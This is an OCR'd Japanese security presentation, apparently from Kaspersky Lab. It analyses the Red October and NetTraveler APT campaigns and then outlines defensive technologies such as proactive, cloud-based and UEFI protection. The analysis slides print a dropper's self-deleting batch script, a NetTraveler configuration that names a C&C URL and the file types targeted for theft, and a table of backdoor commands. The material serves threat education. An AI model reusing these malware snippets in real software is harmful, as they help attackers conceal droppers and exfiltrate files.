
“RED OCTOBER”
MS WORDのぜい弱性を利用してC&Cと接続する

MS Wordを利用した攻撃


- メールに添付されたWordファイルにぜい弱性を利用して以下のコードを埋め込む
- %TEMP%¥MSC。バット
  %ProgramFiles%¥WINDOWS NT¥LHAFD。GCP （<-このファイル名は異なります）
  %ProgramFiles%¥WINDOWS NT¥SVCHOST.EXE

さらに、BATファイルも

- chcp 1251
  : Repeat
  attrib--s-h-r"%dropper_file%"
  del "%dropper_file%"
  if exist "%dropper_file%"goto Repeat
  del "%temp%¥msc.bat“



“RED OCTOBER” 全体像



“NET TRAVELER”
APT攻撃で利用されるTOOLKIT

MS Officeのぜい弱性を利用した攻撃

- メールに添付されたWordファイルで、 CVE-2010-3333 と呼ばれるぜい弱性を利用して攻撃
- この攻撃では、“hxxp://www.faceboak.net/2012nt/nettraveler.asp” というC&C（Command and Control）サーバーに接続

産業システムなどの情報を収集？

- “.DOC”、”.XLS”、”.PPT”、”.RTF”、”.PDF” などの一般的なファイルだけでなく、“.CDR” (Corel Draw)、“.DWG”、“.DXF”、“.CDW”、“.DWF”(AutoCAD)、さらに“.CFN” や“.CFG”といった設定ファイルも収集対象


```
WebPage=http://www.mailyandexru.com/newsinfo/news/dochunter.asp
RecentPath=C:\Documents and Settings\[redacted],Recent
MyDocumentPath=C:\Documents and Settings\[redacted]
OutTimeOfYear=2008
OutTimeOfMonth=1
OutTimeOfDay=1
MaxFileSize=66666
AddFileType=.cdw .dwg .cdr .dxf .dwf .cfn .cfg
CDDiskFlag=1
ServiceName=NWCWorkstation
[Other]
UP=0
[OtherTwo]
AutoCheck=1
CheckedSuccess=1
```

KASPERSKY lab

“NET TRAVELER”
APT攻撃で利用されるTOOLKIT

HTTPプロトコルでC&Cサーバーへ送信


- BASE64でエンコードされたファイルの情報は、独自の圧縮アルゴリズムでまとめられ、HTTPプロトコルで送信された



“NET TRAVELER”
APT攻撃で利用されるTOOLKIT

ツールの設定

- どのファイルを収集するのかなど、細かな設定が可能なツールになっており、情報の収集に成功したかどうかによってコマンドを指定できるようになっている



“NET TRAVELER”
APT攻撃で利用されるTOOLKIT

コマンド	目的
getdata	コンフィグレーションファイルのコマンドセットを読みだしてターゲットに送信（例；“UNINST ALL ”、“RESET ”、“UPDATE ”、“UPLO AD”）
updated	C&Cサーバーに取得に成功したデータを報告
getemail	ターゲットにテンプレートファイルを送信
gotemail	C&Cサーバーから送信済みのテンプレートを削除 (“email.eml”)
datasize	追加のバックドアモジュールのファイルサイズを取得
getcmd	ターゲットのPCで実行するコマンドを取得
gotcmd	送信済みの特定のコマンドを削除（キャンセル）
gettext	C&Cサーバーからターゲットの PCへテキストファイルを送信
downloaded	“updated”と共通
downloadsize, updatesize	“datasize”と共通

リスクを見極め、対処する

特別なことなどありません、リスクはどこにでもあります

ビジネスが抱えるリスク

- ビジネス上の競合
- 政治的、宗教的
- 国や地域

現在のシステムの内包するリスク

- 技術的なリスク
  - システムが内包するぜい弱性を排除する（例：Java/PDF/OS etc…）
  - 攻撃者の
- 運用上のリスク
  - 無用な情報へのアクセスを管理する

組み込み機器のセキュリティ

ネットワークに繋がる危機（機器）

ネットワーク経由での攻撃

- DoS/DDoS
  - Smurf攻撃
  - Fraggle攻撃
  - SYNフラッド攻撃
  - http://www.cisco.com/cisco/web/support/JP/100/1007/1007985_22-j.html

最新の保護技術
ZETA シールド

標的型攻撃などで用いられるマルウェアは専用に用意されるため、従来型のマルウェア検知では保護できない
ZETA シールドは、メールなどのメッセージの添付ファイルに潜む未知のマルウェアを解析して添付を破棄します
これをすり抜けた場合、PC上にコピーされた未知のマルウェアからシステムを保護するのが「プロアクティブ防御」です
http://www.kaspersky.com/about/news/product/2012/kaspersky_security_for_linux_mail_server_reinforces_protection_against_cyber_attacks

最新の保護技術
プロアクティブ防御

端末上に侵入した未知のマルウェアは端末上の様々な情報を入手して侵入者の設置したC&C（Command and Control）サーバー に情報を転送を試みる。このいずれかの振る舞いを示すアプリケーションやドライバーを検知してブロックする

既知のマルウェアの検知はデータベース化され共有されるが、未知のマルウェアは以下の特長を主に検知の判断に使用する

- トロイの木馬アプリケーションの特徴を示す動作
- システムリソース（システムレジストリなど）へのアクセス
- ネットワークリソースや自動開始ディレクトリ、システムレジストリに自己複製してそのリンクを作成するアプリケーション
- ドライバーの隠しインストール
- 隠しオブジェクトや隠しプロセスの作成（負数のプロセス ID（PID））
- その他のプロセスへのインジェクション　など

過去のさまざまなマルウェアの振る舞いの特長を解析するアルゴリズムによって処理速度と検知性能が異なる

検知しブロックした情報は、最新のマルウェア情報としてクラウドサービスを介して世界中のユーザーの環境で共有される、これが「クラウドベース保護」

http://support.kaspersky.co.jp/kis2012/settings/proactive?qid=208289179

KASPERSKY lab

最新の保護技術
クラウドベース保護

未知のマルウェア、潜在的に危険なウェブサイトなどの情報がデータベースに配信登録されるまでの間に、他のユーザー環境で検知された新たな未知のマルウェアなどをクラウドサービスを経由して世界中のユーザー同士で共有することで、未知の脅威から保護するための技術

最短で、世界のどこかで発生した新たな未知の脅威を阻止するのに40秒で済みます。

一般的なデータベース配信による新たな脅威からの保護には数時間を要しますが、この技術を導入したことで、感染の拡大を阻止することができます。

もちろん、この技術で保護できるのは「最新の未知」の脅威からで、すでに知られた脅威からの保護は「データベース」によって実現します

http://ksn.kaspersky.com/jp

最新の保護技術
UEFIプロテクション

INTELおよびAMD CPUのマザーボード上で動作し、UEFIに感染した（UEFIを書き換えた）際にシステムの起動をブロック

保護機能はTokenやオンボードチップなどで提供可能

最新の保護機能を提供するために保護機能の更新が可能なメカニズムを提供

ただし、マザーボードによって実装が異なるためボードメーカーが製品の機能として提供することになる

- ソフトウェア製品のように、追加でインストールするものではない

OSに依存せず、直接汎用のファイルシステムをサポートすることで、起動システムの保護を実現する

- NTFS/FAT 16/32など

http://www.uefi.org/about/

今後のトレンド
セキュアブラウザー・セキュアOSなど

セキュアブラウザー

- セキュリティーツールが提供しているURLやコンテンツフィルタリングの機能を搭載するブラウザー
- クラウドサービスと連動することで高速にスキャンし、保護することができるものもある

セキュアOS

- OSのカーネルサービス、あるいはハイパーバイザーのサービスとしてセキュリティの機能を提供
- カーネルは、超小型で基本的な機能のみを提供する
- アプリケーション実行用のOSやランタイムはハイパーバイザー上で動作することで不適切な動作を検知して感染阻止

まとめ

想定されるリスク

- ビジネスの全域で想定することが必要

想定される対処

- ITシステムのセキュリティだけでは保護しきれない

利用可能な技術

- 新しい技術を利用することで、多くのITの脅威を防ぐことが可能

参考資料

1. EMERGING CYBER THREATS REPORT 2013(Georgia Tech Information Security Center and the Georgia Tech Research Institute)